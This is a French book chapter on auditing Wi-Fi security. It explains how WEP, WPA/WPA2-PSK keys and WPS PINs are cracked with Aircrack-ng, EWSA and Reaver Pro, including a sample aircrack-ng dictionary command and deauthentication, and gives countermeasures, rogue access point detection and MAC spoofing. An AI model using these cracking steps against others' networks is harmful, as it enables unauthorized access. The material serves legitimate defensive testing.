Attaques du trafic crypté

Si le trafic sans fil circule sans cryptage, il est directement exposé au piratage. Le protocole de cryptage de 802.11, WEP (*Wired Equivalent Privacy*) ainsi que ses successeurs WPA et WPA2 ont des points faibles dont se servent les pirates pour décrypter les données. Ce sont ces failles qui ont fait prendre conscience aux chargés de sécurité de l'importance des tests des réseaux sans fil.

La technique WEP porte bien son nom, puisqu'elle promet un niveau de confidentialité équivalent à celui d'un réseau filaire. Au départ,

il ne devait pas être simple à décrypter. Mais WEP utilise un algorithme de cryptage à clés partagées assez symétrique, qui porte le nom RC4. Un pirate peut se mettre à l'écoute du trafic crypté et récupérer la clé WEP à cause de la façon dont le vecteur d'initialisation RC4 (*Initialization Vector*, IV) est exploité dans ce protocole. Le vecteur IV mesure 24 bits de long, ce qui fait qu'il se répète tous les 16,7 millions paquets de données, et parfois même plus souvent, car il dépend du nombre de clients du point d'accès sans fil qui arrivent et partent.

La plupart des systèmes qui utilisent WEP procèdent à l'initialisation du matériel sans fil avec un vecteur IV égal à 0 puis l'augmentent de 1 pour

chaque paquet reçu. De ce fait, le vecteur repasse par 0 environ toutes les cinq heures. Un réseau Wi-Fi qui sert un petit nombre de clients sera donc plus sûr qu'un réseau très chargé, tout simplement à cause du volume de trafic plus faible.

L'outil **WEPCrack** (https://sourceforge.net/projects/wepcrack) ou **Aircrack-ng** (https://aircrack-ng.org) permet à un pirate de rassembler quelques minutes ou quelques jours de paquets, en fonction du volume de trafic, pour ensuite casser la clé WEP. Dans la Figure 10.5, vous pouvez voir l'outil **Airodump-ng** (qui fait partie de la suite Aircrack) en train de capturer les vecteurs d'initialisation WEP. La Figure 10.6 montre l'outil **Aircrack-ng** en

train de casser la clé WEP pour mon réseau de test.

Figure 10.5 : Airodump permet de récolter les vecteurs d'initialisation WEP.




Figure 10.6 : Craquage de la clé WEP avec Aircrack.

Ces deux outils sont faciles à utiliser sous Windows. Vous les récupérez d'abord sur le site `https://aircrack-ng.org` puis récupérez l'environnement de simulation Cygwin Linux et les fichiers de scrutation. Vous voilà prêt à partir renifler des

paquets de données.

Vous ne rendrez pas WEP beaucoup plus difficile à casser en utilisant une clé plus longue, par exemple sur 128 ou 192 bits. En effet, l'algorithme qui gère les clés statiques WEP n'a besoin que d'environ 20 000 paquets supplémentaires pour chaque bit supplémentaire, et l'effort pour craquer la clé se résume donc à cette quantité.

La solution aux problèmes de sécurité WEP a été fournie par le standard WPA (*WiFi Protected Access*). WPA s'appuie sur un cryptage TKIP (*Temporal Key Integrity Protocol*) qui résout tous les problèmes connus au niveau de WEP. Très vite est apparu WPA2 avec un

mécanisme de cryptage encore plus robuste, appelé CCMP (*Counter Mode Cipher Block Chaining Message Authentication Code Protocol*). Ce mécanisme se fonde sur le standard AES (*Advanced Encryption Standard*). La version WPA3 résout les failles qui restent dans WPA2 et commence à être adoptée en 2018.

Les cryptages WPA et WPA2, lorsqu'ils sont utilisés en mode Entreprise, requièrent l'existence d'un serveur d'authentification 802.1x, par exemple de RADIUS, pour administrer les comptes des utilisateurs. Un réseau sans fil ainsi configuré devient difficile à envahir.

Les points d'accès sans fil destinés aux particuliers, et ils sont nombreux dans les

entreprises, doivent utiliser WPA2 avec des clés partagées au préalable, PSK.

Pour casser les codes WPA et WPA2-PSK, vous pouvez vous servir de l'outil Aircrack. Pour le second de ces deux protocoles, il faut d'abord qu'un client sans fil s'authentifie avec le point d'accès. Vous pouvez forcer de façon brutale le processus de réauthentification en transmettant à l'adresse broadcast un paquet de désauthentification. La procédure détaillée est décrite dans le livre de la même collection Piratage des réseaux sans fil pour les Nuls.

L'outil Airodump permet de capturer les paquets de données. Vous utilisez ensuite l'outil Aircrack, ou vous le lancez en parallèle, pour commencer à casser les codes PSK au moyen de la ligne de commande

suivante :

```
#aircrack-ng -a2
-w liste_mots
&lt;capture
file(s)>
```

Pour casser une clé WPA, il faut un bon dictionnaire, par exemple celui disponible à l'adresse www.outpost9.com/files/WordLists.html. Mais même avec un bon dictionnaire regorgeant de mots de passe, j'ai constaté que les attaques par dictionnaire ne réussissaient pas bien pour les clés WPA. Ne perdez donc pas trop de temps à essayer de casser des clés WPA PSK qui sont très robustes.

Un autre outil du commerce pour casser des clés WPA et WPA2 est le **Wireless**

Security Auditor d'**ElcomSoft** (EWSA). Pour l'utiliser, vous commencez par capturer des paquets de données dans le format *tcpdump* que supportent tous les analyseurs WLAN. Vous chargez ensuite le fichier dans le programme pour obtenir le code PSK. L'outil EWSA travaille très vite, mais il y a un inconvénient : votre ordinateur doit disposer d'une carte graphique puissante, NVIDIA ou AMD. En effet, l'outil utilise la puissance du processeur principal et les excellentes performances de celui de la carte graphique (le GPU). Une innovation astucieuse !

La Figure 10.7 montre l'aspect général de l'interface d'EWSA.




Figure 10.7 : L'outil Wireless Security Auditor d'ElcomSoft pour casser une

clé WPA PSK.

L'outil EWSA permet de tester
jusqu'à 173 000 clés PSK par seconde, à comparer avec les quelques centaines qu'arrive péniblement à tester un outil n'utilisant que le processeur principal. L'outil est payant, mais vous en avez pour votre argent !

Si vous lancez votre analyseur réseau pour observer le trafic, vous ne verrez pas de trafic si la protection par WEP ou WPA/WPA2 est en vigueur. Il faut indiquer la clé à l'analyseur, et c'est exactement ce que fait également le pirate à partir du moment où il a réussi à casser une clé PSK.

La Figure 10.8 montre

l'affichage que vous obtenez au sujet du trafic sur le réseau WLAN ou sans fil après la saisie d'une clé WPA dans l'outil **Omnipeek**. La saisie se fait dans la fenêtre **Capture Options** avant de démarrer la capture des données.

Figure 10.8 : Visualisation du trafic sans fil crypté dans Omnipeek.

Contre-mesures

Si vous utilisez WEP, la solution la plus radicale consiste à passer à WPA2. Vous pouvez également mettre en place un réseau privé virtuel VPN sous Windows en activant la fonction PPTP pour les communications clients (*Point-to-Point Tunneling Protocol*). Vous pouvez également profiter du support IPSec de Windows ou de SSH, de SSL/TLS ou d'une autre solution spécifique à un fournisseur. Il existe des programmes pour casser les clés aussi bien pour PPTP, pour IPSec et d'autres VPN, mais vous êtes plus en sécurité, surtout en comparaison d'un environnement sans aucun réseau privé virtuel.

De nouvelles techniques de sécurisation 802.11 sont apparues. S'il vous est possible de configurer les machines hôtes sans fil pour qu'elles génèrent

une nouvelle clé au bout d'un certain nombre de paquets émis, il devient impossible d'exploiter les failles WEP. La plupart des fournisseurs de point d'accès ont déjà incorporé cette technique en tant qu'option de configuration. Vérifiez donc que cette rotation des clés est possible et activez la fonction. Par exemple, le protocole propriétaire de Cisco, LEAP, utilise des clés WEP pour chaque utilisateur, ce qui offre une couche de protection supplémentaire si vous utilisez du matériel Cisco. Mais méfiez-vous, car il existe déjà des programmes pour casser les clés LEAP, et notamment **asleap** (http://sourceforge.net/projects/asleap). Mieux vaut bannir toute utilisation de WEP.

La variante 802.11i du

standard apporte entre autres les correctifs aux failles de WPA. C'est donc une amélioration, mais elle n'est pas compatible avec les anciens matériels 802.11b, à cause de sa manière d'exploiter le standard AES pour le cryptage WPA2.

Si vous optez pour WPA2 avec une clé PSK, ce qui suffit largement pour un petit réseau sans fil, assurez-vous que la clé comporte au moins 20 caractères aléatoires afin qu'elle ne puisse pas être cassée par des attaques par dictionnaire, comme le permettent les outils Aircrack-ng ou EWSA. La Figure 10.9 montre justement les paramètres d'une attaque avec ce dernier outil EWSA.




Figure 10.9 : Les options de cassage de mots de passe de l'outil EWSA d'ElcomSoft.

La figure permet de voir que toute une palette d'attaques est disponible : dictionnaire, force brute, attaque combinée avec règles spécifiques pour les mots. Choisissez donc une clé PSK longue et aléatoire pour ne pas devenir la victime d'une personne qui a du temps à perdre !

Même si ces clés de cryptage peuvent être cassées, elles sont toujours préférables à une absence de cryptage. L'effet est le même que les panneaux avertissant de pièges à loup ou d'un système d'alarme : un réseau utilisant WEP ou WPA même avec une clé PSK peu robuste sera toujours moins intéressant pour un pirate qu'un réseau non protégé. À moins d'avoir vraiment besoin d'accéder à votre système, il passera sans doute son chemin.

WPS (*WiFi Protected Setup*)

Le standard pour réseau sans fil WPS permet une connexion facile à un point d'accès sans fil sécurisé. Son problème est que sa façon d'utiliser les codes PIN permet facilement de se connecter et donc de faciliter les tentatives d'attaques des clés PSK WPA/WPA2 qui assurent la protection du système. L'expérience m'a montré qu'en matière de sécurité, il s'agit de trouver le meilleur compromis.

WPS est destiné à une utilisation domestique dans les réseaux des particuliers. Si votre environnement sans fil ressemble à la plupart de ceux que j'ai pu

tester, il comporte certainement des routeurs destinés aux particuliers, et donc sensibles à ce genre d'attaque.

L'attaque WPS est assez facile à réaliser avec un outil open source pas tout à fait récent, nommé **Reaver** (https://code.google.com/p/reaver-wps). Cet outil lance une attaque à force brute contre le code PIN de WPS. J'ai eu la chance de pouvoir récupérer la version payante nommée **Reaver Pro** (www.reaversystems.com), juste avant que l'entreprise arrête sa commercialisation. Le principe est de connecter le système de test à l'outil Reaver Pro *via* Ethernet ou un port USB. L'interface de Reaver Pro (Figure 10.10) est tout à fait dépouillée.

Figure 10.10 : Fenêtre de démarrage de Reaver Pro.

En supposant que vous réussissiez à trouver ce

programme, l'exécution de Reaver Pro est très simple :

1. **Connectez-vous à l'appareil Reaver Pro en branchant votre système de test dans la connexion réseau PoE LAN**.

   Vous devriez obtenir une adresse IP par Reaver Pro *via* le mécanisme DHCP.

2. **Démarrez votre navigateur Web, rendez-vous à l'adresse http://10.9.8.1**, puis ouvrez une session en indiquant **reaver**/**foo** comme nom et mot de passe.

3. **Dans l'écran d'accueil, cliquez le bouton Menu**.

   Vous devez voir

apparaître une liste de réseaux sans fil.

4. **Choisissez votre réseau dans la liste puis cliquez Analyze**.

5. **Laissez maintenant Reaver Pro faire son travail**.

La Figure 10.11 montre le traitement en cours.




Figure 10.11 : Reaver Pro permet de connaître la configuration de protection Wi-Fi WPS.

Vous pouvez demander à l'outil de tenter de casser le code PIN WPS en cliquant **Configure** puis en choisissant **On** pour l'option **WPS Pin**. L'opération peut prendre de quelques minutes à quelques heures. Si elle réussit, Reaver Pro affiche la clé PSK WPA ou bien vous indique que le réseau est trop éloigné ou que le verrou anti-intrusion a été activé.

En fonction de l'ordinateur de test et du point d'accès, j'ai eu des résultats très variables avec Reaver Pro. Cela reste un test utile lorsque vous voulez chercher toutes les failles importantes de votre réseau sans fil.

Contre-mesures

La parade est ici une des plus simples qui soit : il faut désactiver WPS. Si

vous devez vraiment le laisser actif, définissez des contrôles d'adresse MAC sur le point d'accès. Cette précaution n'est pas ultime, mais elle reste indispensable. Les plus récents routeurs sans fil destinés aux particuliers sont dotés d'un verrou anti-intrusion pour le code PIN. Dès que le système détecte une tentative de cassage du code, il bloque ses accès pendant un certain temps, ce qui est une bonne solution. Mais il est encore préférable de ne pas utiliser en entreprise de routeur sans fil qui ne soit pas de classe professionnelle.

Équipements sans fil parasites

Vous devez traquer les points d'accès et les

clients sans fil qui se sont connectés à votre insu, ce qui permet à un nuisible de lancer des actions d'ingénierie sociale en invitant vos utilisateurs à se connecter à son propre réseau.

Vous devez absolument sensibiliser les utilisateurs à l'utilisation du Wi-Fi en déplacement et à l'extérieur des bureaux. Rappelez-leur les dangers qu'il y a à se connecter à un réseau Wi-Fi inconnu, et à perdre en vigilance. S'ils ne prennent pas ces précautions, ils finiront par être infectés par un maliciel. Devinez qui va avoir de gros problèmes la prochaine fois qu'ils vont se connecter à votre réseau ?

Pour détecter les points d'accès et les équipements de type

poste à poste (ad hoc) qui ne devraient pas être visibles, vous pouvez utiliser **NetStumbler** ou votre logiciel de gestion des connexions sans fil. Bien sûr, vous pouvez également vous servir des fonctions de surveillance réseau d'un analyseur réseau sans fil comme **Omnipeek** ou **CommView for WiFi**.

Voici quelques indices d'un point d'accès sauvage :

- un identifiant SSID trop standard, par exemple **linksys** ou **free public Wi-Fi** ;
- une adresse MAC qui ne fait pas partie de votre réseau. Vérifiez les trois premiers octets de l'adresse, c'est-à-dire les six premiers chiffres qui correspondent

au nom du fournisseur. Vous pouvez vérifier les valeurs des fournisseurs de points d'accès à l'adresse suivante : http://standards.ieee.org/develop/regauth/oui/public.html.

- un signal radio de faible puissance, ce qui peut indiquer que le point d'accès a été caché ou bien qu'il a été placé à l'extérieur du bâtiment ;
- l'utilisation de canaux radio différents de ceux que vous avez définis ;
- une chute des performances

réseau pour les clients Wi-Fi.

La Figure 10.12 montre l'outil NetStumbler. Il a détecté deux points d'accès illicites. Ce sont les deux premiers de la liste, **LarsWorld** et **BI**. Vous pouvez voir qu'ils utilisent des canaux différents et des vitesses différentes. Si vous savez quels sont les fournisseurs de vos propres équipements, ce qui devrait être le cas, vous repérez également les noms différents dans la colonne **Vendors** qui indique le fournisseur du matériel.




Figure 10.12 :
NetStumbler montrant des points d'accès illicites.

L'outil NetStumbler ne peut pas détecter un point d'accès sur lequel a été désactivée la réponse au sondage SSID broadcast. L'analyseur réseau sans fil du commerce **CommView for WiFi**, mais également l'outil open source **Kismet**, résolvent ce problème en cherchant à détecter d'autres paquets de données

d'administration 802.11 : par exemple les réponses d'association et les balises beacon.

Si vous n'êtes pas trop versé dans Linux mais cherchez une solution rapide et simple pour détecter les points d'accès pirates, il suffit de créer un scénario de reconnexion entre client et point d'accès qui force la rediffusion générale du SSID avec des paquets de désauthentification.

En effet, la technique la plus efficace pour démasquer un point d'accès pirate consiste à s'intéresser aux paquets d'administration 802.11. Avec un outil analyseur réseau, il suffit d'activer un filtre de capture en conséquence, ce que montre l'outil Omnipeek dans la Figure 10.13.




Figure 10.13 :
Configuration d'Omnipeek pour détecter les points d'accès qui ne diffusent pas leur SSID.

La Figure 10.14 montre comment traquer un hôte sans fil pirate avec **CommView for WiFi**. La figure montre des systèmes des marques

Technico et *Netgear* alors que ce réseau n'utilise normalement que du matériel *Ubiquiti*.



CommView for WiFi - Intel(R) Dual Band Wireless AC7260
File Search View Tools Settings Rules Help
Nodes Channels Latest IP Connections Packets VoIP Logging Rules
Utilization, 2.4 GHz, Mbytes/sec
Utilization, 5.0 GHz, Mbytes/sec
Signal Level, 2.4 GHz, dBm
Signal Level, 5.0 GHz, dBm
Standard / MAC Address
Channel
Type
Channels and Spectrum
Capture: On
Packets: 33,373 | Keys: None

Figure 10.14 : CommView for WiFi permet de traquer les équipements sans fil pirates.

Le réseau de test avec

lequel j'ai réalisé cet exemple est plus petit que ce que vous pouvez rencontrer en réalité, mais il suffit à donner une idée de la facilité avec laquelle un système pirate peut être repéré.

Dans le mode poste à poste du Wi-Fi, ou mode ad hoc, chaque client sans fil peut communiquer avec un autre sans passer par un point d'accès. Ce mode de fonctionnement ne bénéficie pas des mécanismes de sécurité sans fil et peut donc créer de sérieux soucis, qui s'ajoutent aux failles normales et connues de 802.11.

N'importe quel analyseur réseau sans fil permet de repérer ces appareils poste à poste. Dans l'outil **CommView for WiFi**, la colonne **Type** les montre avec l'indication STA qui signifie « station » (voir la Figure 10.15). Cette

indication doit vous alerter de la présence d'un système sans fil non protégé, ou au moins d'une activation du mode poste à poste. Souvent, il s'agit d'une imprimante ou d'un autre équipement secondaire, mais il peut également s'agir d'un poste de travail, d'un appareil nomade ou de l'un ces toujours plus nombreux équipements connectés de l'Internet des objets. En tout cas, cela représente une porte d'accès éventuelle pour une attaque, et vous devez donc vous en soucier.



CommView for WiFi - Intel(R) Dual Band Wireless AC7260
File Search View Tools Settings Rules Help
Nodes Channels Latest IP Connections Packets VoIP Logging Rules
Utilization, 2.4 GHz, Mbytes/sec
Utilization, 5.0 GHz, Mbytes/sec
Signal Level, 2.4 GHz, dBm
Signal Level, 5.0 GHz, dBm
Standard / MAC Address
Channel
Type
802.11n
802.11ac
Capture: On
Packets: 13,129 | Keys: None

Figure 10.15 : CommView for WiFi montrant plusieurs clients poste à poste illicites.

Vous pouvez aussi vous doter de l'équipement portable **Digital Hotspotter** décrit en début de chapitre pour trouver les systèmes sur

lesquels le mode poste à poste est actif. Il existe enfin des systèmes de détection d'intrusion sans fil qui se basent sur les paquets balises (beacon) dont le champ **ESS** contient une valeur différente de 1.

Pour réaliser le test, il suffit de vous promener dans et autour de votre bâtiment (un tour de garde appelé *warwalk*). Cherchez des indices visuels, car un équipement Wi-Fi pirate ne sera pas détecté par le logiciel s'il n'émet pas à ce moment. Cherchez dans le voisinage de votre bâtiment, et notamment dans les zones accessibles au public. Cherchez également dans les salles de réunion et les bureaux de la direction. Ces endroits sont normalement à accès surveillé, et c'est encore plus intéressant pour un pirate de parvenir à y installer son matériel.

Pendant votre recherche, vous allez bien sûr détecter les signaux des réseaux sans fil domestiques du voisinage ou des autres sociétés. Autrement dit, il ne faut pas immédiatement penser que vous avez trouvé un équipement pirate. Prenez en compte la puissance du signal, car un équipement qui ne dépend pas de vous devrait avoir un signal plus faible. Avec l'analyseur réseau sans fil, vous devriez pouvoir trouver l'émetteur et écarter les fausses alarmes, car elles correspondent à des réseaux sans fil du voisinage.

Faire l'inventaire de l'environnement sans fil est très utile, car en sachant ce que vous devriez trouver, vous

détecterez plus aisément l'apparition d'un intrus.

Pour savoir si un point d'accès que vous avez détecté est connecté à votre réseau filaire, vous pouvez lancer une action de résolution d'adresses inversées RARP afin de faire correspondre des adresses IP à des adresses MAC. Sur la ligne de commande, vous pouvez saisir la commande `arp-a` puis comparer les adresses IP affichées avec les adresses MAC qui devraient y correspondre.

Souvenez-vous enfin que c'est l'équipement sans fil qui est authentifié, pas l'utilisateur qui s'en sert. Les pirates profitent de cette faiblesse lorsqu'ils réussissent à accéder à un client sans fil légitime à distance, avec Telnet ou SSH ou en tirant profit d'une faille d'une application

ou d'un système d'exploitation. Ils ont ensuite un accès complet à votre réseau, et vous êtes dans de beaux draps.

Contre-mesures

Le seul moyen de détecter un point d'accès ou une machine sans fil illicite connectée au réseau est de surveiller le réseau sans fil si possible en temps réel en cherchant des indices d'activités anormales. Cette surveillance vous sera facilitée si vous disposez d'un système de prévention des intrusions sans fil (IPS). Mais si vous ne détectez aucun équipement illicite, cela ne signifie pas que vous êtes en sécurité. Procédez dans tous les cas à une analyse du réseau sans fil avec un outil approprié.

Activez le pare-feu tel que celui de Windows sur toutes les machines utilisant une connexion sans fil pour interdire tout accès à distance non autorisé à ces machines, et donc à votre réseau.

N'oubliez pas enfin de former et sensibiliser les utilisateurs. Ce n'est pas une solution miracle, mais cela vous apporte une barrière supplémentaire. La sécurité doit toujours être le principal souci de chacun. Je donne d'autres informations au niveau de la formation dans le Chapitre 19.

Altération des adresses MAC

(*spoofing*)

Une technique de protection répandue des réseaux sans fil consiste à contrôler les adresses MAC, en configurant les points d'accès pour qu'ils n'autorisent les connexions que de la part des clients dont l'adresse MAC est connue. Pour passer outre cette protection, les pirates s'adonnent donc à l'altération des adresses MAC.

Détourner une adresse MAC se réalise facilement sous Linux avec l'outil **ifconfig**, et sous Windows avec l'outil **SMAC**, décrit dans le Chapitre 9.

Le contrôle des accès par l'adresse MAC constitue néanmoins une couche de protection supplémentaire, par rapport à WEP et WPA. Si quelqu'un modifie une adresse MAC, la seule solution pour le

détecter consiste à chercher à voir si la même adresse MAC est utilisée plusieurs fois dans le même réseau local, ce qui n'est pas facile.

